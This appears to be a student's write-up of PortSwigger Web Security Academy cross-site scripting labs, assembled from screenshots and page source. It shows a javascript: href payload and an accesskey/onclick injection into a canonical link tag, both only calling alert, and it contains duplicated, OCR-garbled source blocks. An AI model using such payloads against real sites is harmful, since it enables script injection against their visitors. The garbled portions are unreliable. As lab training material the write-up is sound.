
If the XSS context is into the href attribute of an anchor tag, we can use the javascript pseudo-protocol to execute script



```
<a href="javascript:alert(document.domain)">
```

Demo: we inject javascript:alert(1) in the blog comments while inspecting the page









Thank you for your comment!

Your comment has been submitted.

< Back to blog

Reflected XSS in canonical link tag

We might encounter websites that encode angle brackets but still allow you to inject attributes. Sometimes these injections are possible even within tags that don't fire events automatically, this includes canonical tag. We can use access keys on specific browsers eg (chrome). Access keys allow us to provide shortcuts that refer to specific items(elements). These keys allow us to define letters that when pressed in combination will trigger the events.

This demo only works for chrome browser



Payload: [https://YOUR-LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert\(1\)](https://YOUR-LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1))

Cybersecurity Training & ...New Tab

Lab: Reflected XSS in cano: ...Reflected XSS in canonici: ...

Reflected XSS in canonical link tag — Mozilla Firefox

0a3400a1033739238086351e00980078.web-security-academy.net/?accesskey=%27%27onclick=%27alert(1)

Import bookmarks...Cross-site scripting co...Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBVirusTotal - HomeEditing AlexMbog.gith...

WebSecurity Academy

Reflected XSS in canonical link tag

LAB Not solved

Back to lab description >>

Home



Don't Believe Everything You Read

Jin Galbells | 10 April 2026

Don't believe everything you read is not only a common expression, it's also a pretty obvious one. Although, it's common and obvious because it's an old saying, an old saying rooted in print journalism and their individual biases. But now, there's a whole new plethora of rubbish media

Cybersecurity Training & ...New Tab

Lab: Reflected XSS in cano: ...Reflected XSS in canonici: ...

Reflected XSS in canonical link tag — Mozilla Firefox

0a3400a1033739238086351e00980078.web-security-academy.net/?accesskey='X'onclick='alert(1)

Import bookmarks...Cross-site scripting co...Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBVirusTotal - HomeEditing AlexMbog.gith...

WebSecurity Academy

Reflected XSS in canonical link tag

LAB Solved

Back to lab description >>

Home

WE LIKE TO BLOG



```
1 <!DOCTYPE html>
2 <html>
3 <!--LAB HEAD START-->
4 <head>
5 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
6 <link href="/resources/css/labBlog.css" rel="stylesheet">
7 <link rel="canonical" href="https://0a3400a1033739238086351e00980078.web-security-academy.net/?accesskey='x'onclick='%27alert(1)'" />
8 <title>Reflected XSS in canonical Link tag</title>
9 </head>
10 <!--LAB HEAD END-->
11 <body>
12 <script src="/resources/labheader/js/labHeader.js"></script>
13 <!--LAB HEAD START-->
14 <div id="academyLabHeader">
15 <section class="academyLabBanner">
16 <div class="container">
17 <div class="logo"></div>
18 <div class="title-container">
19 <h2>Reflected XSS in canonical link tag</h2>
20 <a class="link-back" href="https://portswigger.net/web-security/cross-site-scripting/contexts/lab-canonical-link-tag">
21 Back to: to:lab&description=;
22 <svg version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve">
23 <g>
24 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
25 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15"></polygon>
26 </g>
27 </svg>
28 </div>
29 </div>
30 <div class="widgetcontainer-lab-status is-notsolved">
31 <span>LAB</span>
32 <p>Not solved</p>
33 <span class="lab-status-icon"></span>
34 </div>
35 </div>
36 </div>
37 </section>
38 </div>
39 <!--LAB HEAD END-->
40 <div theme="blog">
41 <section class="maincontainer">
42 <div class="container is-page">
43 <header class="navigation-header">
44 <section class="top-links">
45 <a href="/>Home</a><p></p>
46 </section>
47 </header>
48 <header class="notification-header">
49 </header>
50 <section class="blog-header">
51 
52 </section>
53 <section class="blog-list">
54 <div class="blog-post">
55 <a href="/post/postId1"></a>
56 <h2>Don't Believe Everything You Read</h2>
57 <p>Don't believe everything you read is not only a common expression, it's also a pretty obvious one. Although, it's common and obvious because it's an old saying, an old saying rooted in print journal
```

```
1 <!DOCTYPE html>
2 <html>
3 <!--LAB HEAD START-->
4 <head>
5 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
6 <link href="/resources/css/labBlog.css" rel="stylesheet">
7 <link rel="canonical" href="https://0a3400a1033739238086351e00980078.web-security-academy.net/?accesskey='x'onclick='%27alert(1)'" />
8 <title>Reflected XSS in canonical Link tag</title>
9 </head>
10 <!--LAB HEAD END-->
11 <body>
12 <script src="/resources/labheader/js/labHeader.js"></script>
13 <!--LAB HEAD START-->
14 <div id="academyLabHeader">
15 <section class="academyLabBanner">
16 <div class="container">
17 <div class="logo"></div>
18 <div class="title-container">
19 <h2>Reflected XSS in canonical link tag</h2>
20 <a class="link-back" href="https://portswigger.net/web-security/cross-site-scripting/contexts/lab-canonical-link-tag">
21 Back to: to:lab&description=;
22 <svg version="1.1" id="layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve">
23 <g>
24 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
25 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15"></polygon>
26 </g>
27 </svg>
28 </div>
29 </div>
30 <div class="widgetcontainer-lab-status is-notsolved">
31 <span>LAB</span>
32 <p>Not solved</p>
33 <span class="lab-status-icon"></span>
34 </div>
35 </div>
36 </div>
37 </section>
38 </div>
39 <!--LAB HEAD END-->
40 <div theme="blog">
41 <section class="maincontainer">
42 <div class="container is-page">
43 <header class="navigation-header">
44 <section class="top-links">
45 <a href="/>Home</a><p></p>
46 </section>
47 </header>
48 <header class="notification-header">
49 </header>
50 <section class="blog-header">
51 
52 </section>
53 <section class="blog-list">
54 <div class="blog-post">
55 <a href="/post/postId1"></a>
56 <h2>Don't Believe Everything You Read</h2>
57 <p>Don't believe everything you read is not only a common expression, it's also a pretty obvious one. Although, it's common and obvious because it's an old saying, an old saying rooted in print journal
```